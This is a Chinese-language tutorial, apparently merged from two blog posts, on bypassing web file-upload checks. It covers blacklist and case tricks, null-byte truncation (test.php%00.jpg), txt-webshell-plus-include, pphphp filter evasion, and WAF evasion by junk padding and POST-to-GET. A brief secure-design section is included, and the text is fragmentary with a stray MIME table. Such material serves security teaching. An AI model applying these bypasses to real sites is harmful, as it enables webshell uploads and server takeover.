头字段：MIME头根据在邮件包中的位置，大体上分为MIME信息头和MIME段头。(MIME信息头指整个邮件的头，而MIME段头只每个MIME段的头。)

常见MIME类型

序号	内容类型	文件扩展名	描述
1	application/msword	doc	Microsoft Word
2	application/octet-stream bin	dms lha lzh exe class	可执行程序
3	application/pdf	pdf	Adobe Acrobat
4	application/postscript	ai eps ps	PostScript
5	appication/powerpoint	ppt	Microsoft Powerpoint
6	appication/rtf	rtf	rtf 格式
7	appication/x-compress	z	unix 压缩文件
8	application/x-gzip	gz	gzip
9	application/x-gtar	gtar	tar 文档 (gnu 格式)
10	application/x-shockwave-flash	swf	MacroMedia Flash
11	application/x-tar	tar	tar(4.3BSD)
12	application/zip	zip	winzip
13	audio/basic	au snd	sun/next 声音文件
14	audio/mpeg	mpeg mp2	Mpeg 声音文件
15	audio/x-aiff	mid midi rmf	Midi 格式
16	audio/x-pn-realaudio	ram ra	Real Audio 声音
17	audio/x-pn-realaudio-plugin	rpm	Real Audio 插件
18	audio/x-wav	wav	Microsoft Windows 声音
19	image/cgm	cgm	计算机图形元文件
20	image/gif	gif	COMPUSERVE GIF 图像
21	image/jpeg	jpeg jpg jpe	JPEG 图像
22	image/png	png	PNG 图像

mimntype判断

一般先判断内容的前十个字节，来判断文件类型，然后再判断后缀名。

文件扩展名绕过

前提：黑名单校验

黑名单检测：一般有个专门的 blacklist 文件，里面会包含常见的危险脚本文件。

绕过方法：

(1)找黑名单扩展名的漏网之鱼 - 比如 asa 和 cer 之类

(2)可能存在大小写绕过漏洞 - 比如 aSp 和 pHp 之类

能被解析的文件扩展名列表：

jsp jspx jspf

asp asa cer aspx

三、配合文件包含漏洞

前提：校验规则只校验当文件后缀名为asp/php/jsp的文件内容是否为木马。

绕过方式：(这里拿php为例，此漏洞主要存在于PHP中)


(1)先上传一个内容为木马的txt后缀文件，因为后缀名的关系没有检验内容;

(2)然后再上传一个.php的文件，内容为“上传的txt文件路径”);?>

此时，这个php文件就会去引用txt文件的内容，从而绕过校验，下面列举包含的语法：

(2)linux下后缀名大小写

在linux下，如果上传php不被解析，可以试试上传pHp后缀的文件名。



CMS、编辑器漏洞

(1)CMS漏洞：比如说JCMS等存在的漏洞，可以针对不同CMS存在的上传漏洞进行绕过。

(2)编辑器漏洞：比如FCK，ewebeditor等，可以针对编辑器的漏洞进行绕过。

这两方面的漏洞以后单独成文汇总，这里点到为止。

配合其他规则

(1)0x00截断：基于一个组合逻辑漏洞造成的，通常存在于构造上传文件路径的时候

test.php(0x00).jpg


test.php%00.jpg

路径/upload/1.php(0x00)，文件名1.jpg，结合/upload/1.php(0x00)/1.jpg

四、WAF绕过

1、 垃圾数据


有些主机WAF软件为了不影响web服务器的性能，会对校验的用户数据设置大小上限，比如1M。此种情况可以构造一个大文件，前面1M的内容为垃圾内容，后面才是真正的木马内容，便可以绕过WAF对文件内容的校验



当然也可以将垃圾数据放在数据包最开头，这样便可以绕过对文件名的校验。

2、 filename

针对早期版本安全狗，可以多加一个filename



、3 POST/GET

有些WAF的规则是：如果数据包为POST类型，则校验数据包内容。

此种情况可以上传一个POST型的数据包，抓包将POST改为GET。

8.4 以上方式

针对WAF，以上介绍的服务器解析漏洞、文件包含漏洞等都可以尝试绕过。

五、设计安全的文件上传功能

1、文件上传的目录设置为不可执行

2、判断文件类型：强烈推荐白名单方式。此外，对于图片的处理，可以使用压缩函数或者resize函数，在处理图片的同时破坏图片中可能包含的HTML代码。

3、使用随机数改写文件名和文件路径：一个是上传后无法访问;再来就是像shell.php.rar.rar和crossdomain.xml这种文件，都将因为重命名而无法攻击。


4、单独设置文件服务器的域名：由于浏览器同源策略的关系，一系列客户端攻击将失效，比如上传crossdomain.xml、上传包含Javascript的XSS利用等问题将得到解决。

多种文件上传绕过手法

相信大家都或多或少遇到过上传的问题，本文讲些小技巧，原理用文字叙述实在麻烦

目录：JS验证实例 /大小写/双重后缀名/过滤绕过/特殊后缀名/文件流类型/文件重写


1.javascript验证突破




查看源代码

在IE中禁用掉即可（火狐的noscript插件也行）


2.大小写突破






他只是把php做了限制，改成Php就可以了

3.双重后缀名突破




在php后面加一个空格即可突破

4.过滤绕过




这个大家应该经常遇到，上传一个php会自动改成gif




我们这样改一下，pphphp，那么就过滤了 第一个php，分开的p和结尾的hp就组合成为了上图的php

5.特殊后缀名



这个源代码有问题，名不副实，也是加个空格秒杀。第二种：php4


6.文件流类型



不管怎么动后缀都不行，复制到Content-Type到百度

.dwg	application/x-dwg	.dxb	application/x-dxb
.dxf	application/x-dxf	.edn	application/vnd.adobe.edn
.emf	application/x-emf	.eml	message/rfc822
.ent	text/xml	.epi	application/x-epi
